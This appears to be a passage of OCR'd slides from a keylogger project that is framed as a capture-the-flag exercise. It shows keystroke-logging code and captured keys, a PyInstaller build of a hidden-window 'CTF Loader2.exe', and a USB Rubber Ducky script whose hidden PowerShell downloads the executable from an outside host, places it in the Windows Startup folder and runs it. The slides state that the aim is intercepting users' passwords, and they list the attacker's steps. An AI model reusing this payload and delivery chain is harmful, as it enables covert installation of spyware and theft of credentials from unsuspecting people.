   self.get_attachments(raw_message)

   if os.path.isfile(os.path.join(self.temp_path,
       filename)):
      with open(os.path.join(self.temp_path, filename),
          'r') as reader:
         with open("../logs/log.csv", "a+") as writer:
            self.logger.info('Writing data into file...')
            for line in reader.readlines():
               writer.write(line)
               if self.gui.gui_running:
                  self.gui.insert_data(line.split(','))
```


GUI


KeyStrokeLogger
PC Information
Characters
Words
Date & Time
Characters
16/10/2020 | 21:39:54 s
16/10/2020 | 21:39:56 a
16/10/2020 | 21:40:00 s
16/10/2020 | 21:40:01 w
16/10/2020 | 21:40:02 r
16/10/2020 | 21:40:02 s
16/10/2020 | 21:40:02 f
16/10/2020 | 21:40:03 d
16/10/2020 | 21:40:03 r
16/10/2020 | 21:40:03 w
16/10/2020 | 21:40:04 q
16/10/2020 | 21:40:04 w
16/10/2020 | 21:40:04 e
16/10/2020 | 21:40:04 s
16/10/2020 | 21:40:04 a
16/10/2020 | 21:40:05 x
16/10/2020 | 21:40:05 c
16/10/2020 | 21:40:05 l
16/10/2020 | 21:40:06 s
16/10/2020 | 21:40:07 k
16/10/2020 | 21:40:07 e
16/10/2020 | 21:40:07 m
16/10/2020 | 21:40:07 a
16/10/2020 | 21:40:08 l
16/10/2020 | 21:40:08 m

Sequence diagram



Target side class diagram



Create the executable

```
pyinstaller --onefile -w --name ‘‘CTF Loader2.exe’’
    --icon ‘‘../images/keylogger.ico’’ TargetApp.pyw
```

Create the executable

- pyinstaller = 4.1
- pynput = 1.6.8
- zmq = 21.0.1

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- –onefile = create one-file bundled executable
- -w = do not provide a console window for standard I/O
- –name = name to assign to the bundled app
- –icon = apply icon to the executable

Ducky Script

```
DELAY 1000
GUI r
DELAY 200
STRING powershell saps powershell
ENTER
DELAY 200
STRING powershell -windowstyle hidden {iwr
    'http://keylogger.3utilities.com:777/CTF Loader2.exe'
    -o 'CTF Loader2.exe';cp 'CTF Loader2.exe'
    'Appdata\Roaming\Microsoft\Windows\Start
    Menu\Programs\Startup';saps '.\CTF Loader2.exe'}
ENTER
```

Start the server and the hacker app


```
updog -p 777
```

- -p = the server starts on *this* port
- server access: http://keylogger.3utilities.com:777

```
python HackerApp.py
```


Tests


- Windows



Tests


- Windows
- Linux






Tests

- Windows
- Linux
- Mac





Test on virtual/real machines

- Windows 10
- Kali Linux
- Mac OS Catalina 10.15 (VM)

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What was my aim?

Test on virtual/real machines

- Windows 10
- Kali Linux
- Mac OS Catalina 10.15 (VM)

What was my aim?

- to intercept the user's password
  - success on Linux

Attacker steps

- create an executable
- create a USB Rubber Ducky
- start the server
- start the Hacker App
- send the executable to the Target
- wait for the connection